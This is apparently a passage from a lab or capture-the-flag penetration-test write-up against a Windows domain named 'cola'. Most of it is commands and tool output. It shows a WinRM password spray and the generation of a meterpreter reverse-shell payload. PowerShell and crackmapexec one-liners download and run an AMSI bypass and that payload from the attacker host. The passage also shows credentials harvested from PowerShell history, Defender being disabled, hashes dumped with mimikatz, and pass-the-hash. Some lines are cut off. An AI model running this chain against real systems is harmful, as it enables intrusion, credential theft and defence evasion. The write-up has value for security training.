[*] Scanned 2 of 6 hosts (33% complete)
[!] No active DB -- Credential data will not be saved!
[+] 192.168.2.35:5985 - Login Successful: cola\sarah:WhatHappenedtotheL@mb?
[*] Scanned 3 of 6 hosts (50% complete)
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.78:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
[*] Scanned 4 of 6 hosts (66% complete)
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.168:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
[*] Scanned 5 of 6 hosts (83% complete)
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.169:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit modules for WinRM abuse:


exploit/windows/winrm/winrm_script_exec

(requires administrator privileges)

auxiliary/scanner/winrm/winrm_cmd


(requires Kerberos authentication)

The best way to abuse the credentials of sarah is from a PowerShell session from cola-filserv using the meterpreter session we have there and getting our handler ready on port **4443**



```
msf5 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                         Connection
  --  ----  ----                     -----------                         ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV  192.168.2.1:4444 → 192.168.2.21:49747 (192.168.2.21)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV  192.168.2.1:4444 → 192.168.2.21:49740 (192.168.2.21)

msf5 exploit(multi/handler) > set LPORT 4443
LPORT ⇒ 4443
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4443
```

Then, create a payload that connects back to the new listener.




```
root@kali:~/Desktop/tools# msfvenom -p windows/x64/meterpreter_reverse_tcp -f psh LHOST=192.168.2.1 LPORT=4443 -o payload2.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of psh file: 964216 bytes
Saved as: payload2.ps1
```

(I got some issue and changed the payload LPORT to 4446)

Long command on meterpreter session on cole-filesrv to run the msfvenom payload in memory on the cola-srv2

$passwd = ConvertTo-SecureString 'WhatHappenedtotheL@mb?' -AsPlainText -Force; $creds = New-Object System.Management.Automation.PSCredential ("cola\sarah", $passwd); $colasrv2 = New-PSSession cola-srv2 -Credential $creds;Invoke-Command -ScriptBlock{iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass); iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)} -Session $colasrv2




```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4446
msf5 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                         Connection
  --  ----  ----                     -----------                         ----------
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV  192.168.2.1:4444 → 192.168.2.21:49

msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4 ...

meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > $passwd = ConvertTo-SecureString 'WhatHappenedtotheL@mb?' -AsPLainText -Force;$creds = New-Object Syste
d);$colasrv2 = New-PSSession cola-srv2 -Credential $creds;Invoke-Command -ScriptBlock{iex (iwr -UseBasicPars
Parsing http://192.168.2.1:8000/payload2.ps1)} -Session $colasrv2

[*] Sending stage (206403 bytes) to 192.168.2.35
2748
PS > [*] Meterpreter session 5 opened (192.168.2.1:4446 → 192.168.2.35:49762) at 2020-06-20 13:03:19 -0400
^Z
Background channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 4 ...
```

There are many interesting locations (like AutoLogon credentials) but on cola-srv2 we will look for secrets PowerShell console history


C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

is reboot persistent and gaining popularity as a place where clear-text credentials can be discovered




```
C:\Windows\system32>
C:\Windows\system32>more C:\Users\sarah\Appdata\Roaming\Microsoft\Windows\Powershell\PSReadLine\ConsoleHost_history.txt
more C:\Users\sarah\Appdata\Roaming\Microsoft\Windows\Powershell\PSReadLine\ConsoleHost_history.txt
"$passwd = ConvertTo-SecureString 'N0PublicKeyHere' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential (""cola-srv2\sshagent"", $passwd)
$session = New-PSSession -ComputerName cola-srv2 -Credential $creds"

C:\Windows\system32>hostname
hostname
cola-srv2

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::889a:9c75:e856:bd8%4
   IPv4 Address. . . . . . . . . . . : 192.168.2.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.2.254
```


sshagent is a local administrator on cola-srv2. We can replay his credentials including the password using **crackmapexec**



```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.35 -d cola-srv2 -u sshagent -p N0PublicKeyHere
CME          192.168.2.35:445 COLA-SRV2        [*] Windows 10.0 Build 17763 (name:COLA-SRV2) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2        [+] cola-srv2\sshagent:N0PublicKeyHere (Pwn3d!)
[*] KTHXBYE!
```



```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.35 -d cola-srv2 -u sshagent -p N0PublicKeyHere -x 'powershell -noexit iex (iwr -UseBasicParsing http://192.
.1:8000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload2.ps1)'
CME          192.168.2.35:445 COLA-SRV2        [*] Windows 10.0 Build 17763 (name:COLA-SRV2) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2        [+] cola-srv2\sshagent:N0PublicKeyHere (Pwn3d!)
```




```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.2.35 - Meterpreter session 5 closed.  Reason: User exit
msf5 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV  192.168.2.1:4444 → 192.168.2.21:49786 (192.168.2.21)

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4446
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.2.35
[*] Meterpreter session 6 opened (192.168.2.1:4446 → 192.168.2.35:49785) at 2020-06-20 14:04:27 -0400

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: COLA-SRV2\sshagent
meterpreter >
```


We kill the existing meterepter (as sarah) on cola-srv2 and then start a new listener with this one-liner to execute a meterpreter as sshagent on cola-srv2.

A very popular method of local privilege escalation on Windows machines is to abuse misconfigured permissions for Windows services. Tools like Sysinternal's accesschk are useful for this. However, we can use the built-in sc.exe command to list permissions of a specific service.

Let’s do it for ssh-agent service from meterpreter session on cola-srv2 :



```
root@kali:~/Desktop/tools# crackmapexec 192.168.2.35 -d cola-srv2 -u sshagent -p N0PublicKeyHere -x 'powershell -noexit iex (iwr -UseBasicParsing http://192.168.2.1:8
000/amsibypass);iex (iwr -UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)'
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-SRV2) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [+] cola-srv2\sshagent:N0PublicKeyHere (Pwn3d!)
[*] KTHXBYE!
```




```
meterpreter > getuid
Server username: COLA\sarah
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.1:4443
[*] Sending stage (206403 bytes) to 192.168.2.35
[*] Meterpreter session 2 opened (192.168.2.1:4443 → 192.168.2.35:49715) at 2020-07-13 08:07:19 -0400

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getuid
Server username: COLA-SRV2\sshagent
```


Still no admin though.

****


I extracted hashes of fileadmin (since we are admin on Cola-FileSRV unlike Cola-srv2) and sprayed them across the machines and check if fileadmin user has access to any other machine



```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1                                      DPAPI
--------       ------  ----                              ----                                      -----
COLA-FILESRV$  COLA    31d604ecd063562e1f0a24a959ab604f  7237005a178516a589c6c0973ddc49e59b497c7b
fileadmin      COLA    ceab6425e23a2cd45bfd2a04bd84047a  c3448fddbe000d689f2a6fc580dcb354a3d16f67  006209af8fc4bd917d6cdf7087bda3ea
```




```
meterpreter > shell
Process 1608 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> exit
exit

C:\Windows\system32>exit
exit
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
```



```
root@kali:~# crackmapexec smb 192.168.2.2 192.168.2.21 192.168.2.169 192.168.2.78 192.168.2.168 192.168.2.35 -d cola -u fileadmin -H CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.2:445 COLA-DC          [*] Windows 10.0 Build 17763 (name:COLA-DC) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE        [*] Windows 10.0 Build 17763 (name:COLA-SAFE) (domain:COLA)
CME          192.168.2.21:445 COLA-FILESRV     [*] Windows 10.0 Build 17763 (name:COLA-FILESRV) (domain:COLA)
CME          192.168.2.168:445 COLA-SQL         [*] Windows 10.0 Build 17763 (name:COLA-SQL) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2        [*] Windows 10.0 Build 17763 (name:COLA-SRV2) (domain:COLA)
CME          192.168.2.2:445 COLA-DC          [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.78:445 COLA-SAFE        [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
CME          192.168.2.168:445 COLA-SQL         [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.35:445 COLA-SRV2        [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.21:445 COLA-FILESRV     [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
```

We can use our on-liner to get a meterpreter on cola-safe. After, running the listener in metasploit, we can use the below command:




```
root@kali:~# crackmapexec smb 192.168.2.78 -d cola -u fileadmin -H CEAB6425E23A2CD45BFD2A04BD84047A -x 'powershell -noexit -c iex (iwr -UseBasicParsing http:/
.2.1/8000/amsibypass";iex (iwr -UseBasicParsing http://192.168.2.1/8000/payload4443.ps1)'
CME          192.168.2.78:445 COLA-SAFE        [*] Windows 10.0 Build 17763 (name:COLA-SAFE) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE        [+] cola\fileadmin CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
Traceback (most recent call last):
  File "src/gevent/greenlet.py", line 766, in gevent._greenlet.Greenlet.run
  File "/usr/lib/python2.7/dist-packages/cme/connection.py", line 173, in __init__
    getattr(self, k)()
  File "/usr/lib/python2.7/dist-packages/cme/connection.py", line 39, in _decorator
    return func(self, *args, **kwargs)
  File "/usr/lib/python2.7/dist-packages/cme/connection.py", line 478, in execute
    output = u'{}'.format(exec_method.execute(payload, get_output).strip().decode('utf-8'))
  File "/usr/lib/python2.7/dist-packages/cme/execmethods/wmiexec.py", line 51, in execute
    self.execute_remote(command)
  File "/usr/lib/python2.7/dist-packages/cme/execmethods/wmiexec.py", line 74, in execute_remote
    self.__win32Process.Create(command, self.__pwd, None)
  File "/usr/local/lib/python2.7/dist-packages/impacket-0.9.21.dev1-py2.7.egg/impacket/dcerpc/v5/dcom/wmi.py", line 2670, in innerMethod
    strIn['Character'] = inArg.encode('utf-16le')
UnicodeDecodeError: 'ascii' codec can't decode byte 0xc2 in position 96: ordinal not in range(128)
2020-07-09T17:06:47Z <Greenlet at 0x7f2d0e82b9e0: Connection(Namespace(content=False, cred_id=[], depth=10, dis, <cme.database.CMEDatabase instance at 0x7f2d0
192.168.2.78', None, None)> failed with UnicodeDecodeError

[*] KTHXBYE!
```

